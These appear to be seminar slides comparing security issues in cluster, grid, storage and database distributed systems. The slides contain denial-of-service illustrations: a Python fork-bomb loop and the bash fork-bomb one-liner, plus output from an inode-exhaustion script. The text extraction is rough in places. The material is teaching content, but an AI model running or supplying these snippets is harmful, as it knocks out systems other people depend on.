## Implementation of Security in DS - A Comparative Study

Seminar by Domenico Guglielmi & Shankar Raman

Author - Mohamed Firdhous, University of Moratuwa

#### **Outline**

- 1. Introduction
- 2. Objectives [1] [2]
- 3. Types of Distributed Systems
- 4. Overview of Security [4]
- 5. Security associated with Distributed Systems
- 6. References
- 7. Conclusion

## Distributed Systems

- Application that communicates with multiple dispersed hw & sw, in order to coordinate the actions of multiple processes running on different autonomus computer, over a communication network.
- Collection of systems that appears to the users as a single system

## Objectives of DS

#### Transparency

hides the resources, appears to its users as a single coherent system.

#### Openness

Abilty to interact with services irrespective of underlying environment

#### Reliability

Ability to resolve request even if a resource fails

#### Performance

Availability and time to response

#### Scalability

Handling dynamic tasks, add resources vertically and horizontally



## Types of Distributed Systems

- Cluster Computing
- Grid Computing
- Distributed storage systems
- Distributed databases

## Cluster computing

- A **set of computers** that are grouped together in such manner that they form a single resource pool, that communicate over a **high speed network**.
- They work in parallel fashion with smaller task combined to form the final result.
- Clusters are connected by LAN.
- Clusters are made up of similar hardware and software

## **Grid Computing**

 Large number of small loosely coupled computer distributed across a large geographical area belonging to different persons and organization working in parallel and collaborative fashion.

Unlike Clusters they use different hardware and software

configurations

Application Server



Cycle-Sharting User Destination

Cycle-Shartin

Example : BOINC(Berkley Open Infra structure of Network Computing)

## Distributed Storage System 1/3

Goal is to protect the data in case of disk failure through redundant storage in multiple devices and to make data available closer to the user in massively distributed system.

## Distributed Storage System 2/3



RAID - Server Attached Redundant Array of Indipendent or inexespensive Disks -

- 1. Combines multiple physical drives into single logical unit.
- 2. Employed to support Data Redundancy, Performance Improvement, Disk failures.
- 3. There are totally 7 levels ranging from Raid 0 to Raid 6.
- 4. Each has the capability to provide support against disk failures!

## Distributed Storage System 3/3

• NAS (Network Attached Storage) mainly uses TCP/IP protocol to transfer data across multiple devices on network such as Ethernet, FDDI or ATM

 SAN (Storage Area Network) uses SCSI setup on fiber channel.

## Distributed Database System

Collection of independent database system distributed

across multiple computers that collaboratively store data in such manner that a user can access data from anywhere as if it has been stored locally irrespective of where the data is actually stored.

#### Overview of Security

- Confidentiality
- Integrity
- Availability

#### An Example

#### VikingVPN Customer Care <customercare@vikingvpn.com> to me -

3:15 AM (1 minute ago) 🛣

QTnKzDibHF0jUGW/sgDOYDRdiAxCLUlbmdS7lrHn+dkWkb8AcdMcuFPEL kzy4e7bmzk9uZVzylMgJ8sOWSk78LER5Wjlr3kdLtM7zktVLtD5NY8Sbn5c DAoMex3bJi0eH/ni0K6oJC2KAAamwSlsS+QLGHT+DaPcE9P+SR/6KPzS98b2

## Security for Computing Cluster

- Computation Cycle stealing
- Internode communication snooping
- Cluster service disruption
- DoS
- Exploitation Graphs [8]



Fig. 1. An overview of the e-graph approach

 A process to model system vulnerabilities and possible exploitations in specific cluster environments using exploitation graphs

```
Python 0.05 KB
```

- 1. import sys
- 2. import os
- 3. While True:
- 4. os.fork()



```
: () { :|:& }; :
```

## Grid System Security (1/2)



- Middleware [3] provides the common communication infrastructure and makes the grid services available to applications and also allows for a uniform security configuration at the service container or messaging level.
- Grid authentication is based on Public Key Infrastructure (PKI) and capable of handling different type of user credential such as PKI, SAML, Kerberos tickets [5], password etc.

## Grid System Security (2/2)

- Trust management certificates and trust relations
- Grid Certification Authority (CA)

```
    → ~ [0] md5sum bootstrap.sh.original
    7e4aeddb684c40be90aafaeb57c366b0 bootstrap.sh.original
    → ~ [0] _
```

# Distributed Storage System Security

- Resource to protect are data stored in the storage devices
- Access Entry points (attackers uses to gain access to assets of the system) [6]
  - o Example: RPC, Configuration files
- CIAA threat model. Confidentiality, Integrity, Availability, Authentication.
  - Snooping storage traffic, buffer cache, deleted storage blocks
  - Modifying inode, Subversion attacks (modifying PLT, GOT table)
  - DoS (Exhaust inode)
- Data Life Cycle Threat Model Process

#### Inode Exhaustion

```
nebula@nebula:~$ python inode_exhaust.py ^C
nebula@nebula:~$ ^C
nebula@nebula:~$ python inode_exhaust.py
So far: 1 Remaining: 415489
  far: 2 Remaining: 415488
  far: 3 Remaining: 415487
  far: 4 Remaining: 415486
  far: 5 Remaining: 415485
  far: 6 Remaining: 415484
So far: 7 Remaining: 415483
So far: 8 Remaining: 415482
touch: cannot touch `new8.txt': No space left on device
So far: 9 Remaining: 415481
touch: cannot touch `new9.txt': No space left on device

## Distributed Database Security

- Distributed DBMS face more security threats and more complicated due to introduction of several new database models.
- Multilevel secure database management system (MLS/DBMS) restrict database operations based on the security levels (military information classification abd access control). [7]
- A multilevel secure (MLS) database is intended to protect classified information from unauthorized users based on the classification of the data and the clearances of the users.
- Traditional concurrency protocol (Two Phase Locking, Time Stamp ordering) suffered from starvation of high security level transactions
- SMVCC (Secure Multi version concurrency control)

#### Summary

- Security becomes more prominent when systems have been distributed across over multiple geographic locations.
- All the systems have the Common CIA triad as the heart of any security implementation, but also have their own peculiar security requirements.
